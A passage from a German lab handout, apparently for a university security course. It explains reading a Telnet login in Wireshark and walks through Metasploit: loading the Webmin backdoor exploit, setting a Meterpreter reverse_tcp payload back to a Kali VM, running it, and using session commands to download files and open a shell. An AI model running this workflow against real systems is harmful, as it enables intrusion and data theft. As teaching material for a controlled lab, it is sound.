


Abbildung 7: Wireshark mit ausgewähltem Paket

im mittleren Bereich können Sie die verschiedenen ineinander geschachtelten Protokolle sowie die Eigenschaften der entsprechenden Protokolle sehen. In Abbildung 7 ist erkennbar, dass in der empfangenen PDU Ethernet, IPv4, TCP und Telnet als Protokolle verwendet werden. Wenn Sie den entsprechenden Eintrag öffnen, bekommen Sie weitere Details zu dem entsprechenden Protokoll angezeigt. Im diesem Bild wurde der Eintrag zu Telnet ausgeklappt und Sie sehen, welche Daten übertragen wurden.

Da dieses Paket nach dem Login auf srv02 fragt, ist davon auszugehen, dass das nächste Paket den Benutzernamen enthält.

Im unteren Bereich sehen Sie die empfangene PDU in hexadezimaler Darstellung. Rechts daneben sind, sofern es für das Bye ein darstellbares ASCII-Zeichen gibt, die entsprechenden ASCII-Zeichen dargestellt.

2.9 msfconsole

Msfconsole ist die interaktive Kommandozeilenanwendung von Metasploit. In diesem Abschnitt werden einige grundlegende Funktionalitäten vorgestellt. Zuerst müssen Sie msfconsole starten. Öffnen Sie dazu einfach ein Terminal und geben Sie **msfconsole** ein.

2.9.1 Suchen von Modulen

Metasploit ist ein modular aufgebautes Framework. Das bedeutet, dass es zum Ausnutzen für verschiedene Schwachstellen verschiedene Module gibt. Diese Module können geladen, konfiguriert und ausgeführt werden.

Um das zum Anwendungsfall passende Modul zu finden kann der Befehl **search** verwendet werden. Durch den Parameter -h (**search -h**) bekommen Sie eine kurze Hilfeseite zu search.

Sie können nach bestimmten Attributen suchen. Da im Rahmen dieser Aufgaben immer Linux als Betriebssystem verwendet wird, können Sie z.B. durch Angabe von **platform:linux** nur nach Modulen suchen, die bei Linux funktionieren. Außerdem können Sie eigene Suchbegriffe anhängen. Der Befehl **search platform:linux webmin** sucht nach Modulen für Linux, die den Begriff webmin enthalten.

2.9.2 Laden von Modulen

Wenn Sie ein Modul gefunden haben, das Sie verwenden möchten, können Sie dieses mittels **use** laden. Geben Sie dafür nach Use den gesamten Pfad des Moduls an, also z.B. **use exploit/linux/http/webmin_backdoor**. Nun sehen Sie anhand der Konsole, dass Sie das Modul geladen haben (die Bezeichnung des Moduls steht in Klammern am Zeilenanfang).

2.9.3 Anzeigen und Anpassen des Target

Manche Module können auf mehreren Targets ausgeführt werden. Verwenden Sie **show targets**, um eine Liste von möglichen Targets anzuzeigen. Mit **set target <id>** können Sie den Target-Eintrag mit der entsprechenden ID wählen.

Für diese Veranstaltung sollten Sie, sofern möglich, „Linux Dropper” wählen, da Sie sonst unter Umständen manche Linux-Payloads nicht verwenden können.

2.9.4 Anzeigen und Anpassen der Optionen eines Moduls

Die meisten Module verfügen über Optionen. Teilweise ist die Angabe dieser erforderlich, teilweise optional. Der Befehl **show options** innerhalb eines Moduls listet die Optionen dieses Moduls auf. Zusätzlich zu den Moduloptionen wird auch der auszuführende Payload mit seinen Optionen angezeigt.

Wenn eine Schwachstelle ausnutzbar ist, wird das Ausnutzen der Schwachstelle als „exploitation" bezeichnet. Der zugehörige Code, der die Schwachstelle ausnutzt, wird „Exploit" genannt.

Angenommen, eine Schwachstelle ermöglicht es, beliebige Befehle auf einem System auszuführen. Der Exploit würde als Parameter die auszuführenden Befehle übernehmen und diese ausführen, weshalb sich der Payload in diesem Fall aus den auszuführenden Befehlen zusammensetzen würde. Metasploit hat bereits viele Payloads implementiert, sodass Sie sich häufig nicht darum kümmern müssen, welche Befehle oder welcher Code ausgeführt werden müssen um eine Shell zu bekommen.

Sie können den Payload durch den Befehl **set payload <payload>** angeben. Analog zu den Exploits ist hier der vollständige Pfad des Payloads erforderlich, allerdings ohne das führende „payload/". Im Rahmen dieser Veranstaltung können Sie **linux/x64/meterpreter/reverse_tcp** verwenden.

Nun können Sie mit **set <option> <wert>** die Optionen konfigurieren. Beim oben angegebenen Payload sollten Sie als LHOST die IP-Adresse der Kali-VM angeben (s. Abschnitt 2.1). LPORT können Sie auf 4444 lassen. Die Optionen des Moduls sind vom entsprechenden Modul und den Anforderungen abhängig.

Manche Module haben zusätzliche Optionen. Diese können mit **show advanced** angezeigt werden. Das Setzen dieser Optionen ist analog zum Setzen der normalen Optionen.

2.9.5 Ausführen eines Moduls

Wenn Sie ein Modul konfiguriert haben, können Sie durch den Befehl **run** einen Exploit-Versuch starten. Manche Module stellen auch den Befehl **check** bereit, mit dem Sie prüfen können, ob das Zielsystem angreifbar ist, ohne tatsächlich einen Angriff auszuführen.

2.9.6 Das Session-Konzept

Wenn der Exploit funktioniert hat und Sie einen Meterpreter-Payload eingestellt haben, bekommen Sie an dieser Stelle eine Meterpreter-Session. Metasploit unterstützt mehrere dieser Sessions gleichzeitig. Um die aktuelle Session zu verlassen, können Sie den Befehl **background** verwenden. Durch den Befehl **sessions** bekommen Sie eine Liste aktuell geöffneter Sessions. Durch **sessions <session-id>** verbinden Sie sich mit der angegebenen Session.

Manche Exploits (z.B. Exploits für lokale privilege escalation) benötigen als notwendige Option eine Session. Um solche Exploits ausführen zu können, müssen Sie also zuerst eine Meterpreter-Session auf diesem System starten. Anschließend geben Sie die ID dieser Session für das Modul an und führen dieses aus.

2.9.7 Kurzübersicht von Befehlen in einer Meterpreter-Session

Innerhalb einer Meterpreter-Session können Sie durch Eingabe des Befehls **help** eine kurze Befehlsübersicht öffnen. Im Folgenden werden einige wichtige Befehle vorgestellt:

- **background**: Verschiebt die aktuelle Meterpreter-Session in den Hintergrund
- **download <src> <dst>**: Lädt die Datei *src* vom entfernten System auf die Kali-VM herunter und speichert sie im Pfad *dst*
- **upload <src> <dst>**: Lädt die lokale Datei *src* auf das entfernte System hoch und speichert sie unter dem Pfad *dst*
- **edit <path>**: Öffnet die Datei *path* in einem Editor (vim, s. Abschnitt 2.10)
- **getuid**: Zeigt reale und effektive UID und GID des aktuellen Prozesses an
- **shell**: Startet eine Shell mit den Rechten der realen UID und GID, d.h. effektive Root-Rechte in der Meterpreter-Session werden nicht auf die Shell übertragen.
- **execute -i -f <path>**: Startet das Binary unter *path* im interaktiven Modus, d.h. Ein- und Ausgaben erfolgen über die Meterpreter-Shell

2.10 vim

Vim (Vi IMproved) ist ein kommandozeilenbasierter Texteditor. Dafür stellt vim sehr viele Funktionen zur Verfügung. Allerdings ist die Bedienung dadurch nicht unbedingt intuitiv. Dieser Abschnitt fasst nur die im Rahmen dieser Aufgaben unbedingt notwendigen Funktionen zusammen. Wenn Sie sich in vim einarbeiten wollen, können Sie dafür das Kommandozeilenprogramm **vimtutor** verwenden.

Wenn Sie vim starten, befinden Sie sich vorerst im **normal Mode**. Durch Drücken der Taste **i** gelangen Sie in den **insert Mode**. In diesem Modus verhält sich vim wie ein normaler Texteditor (Cursorsteuerung mit Pfeiltasten, etc.). Wenn Sie mit dem Bearbeiten fertig sind, gelangen Sie durch das Drücken von **ESC** zurück in den **normal Mode**.

Speichern und Beenden funktioniert im Vim über Befehle. Durch die Eingabe von **:** im **normal Mode** lässt sich ein Befehl eintippen (der Befehl wird unten links angezeigt). Durch Bestätigen mit **ENTER** wird der Befehl ausgeführt. Zum Speichern einer Datei und Beenden von vim kann der Befehl **wq** verwendet werden.

Wenn Sie eine Datei in vim geöffnet haben, drücken Sie also **i**, führen die von Ihnen gewünschten Änderungen durch und drücken im Anschluss **ESC**. Dann tippen Sie **:wq** und bestätigen mit **ENTER**, um vim zu verlassen.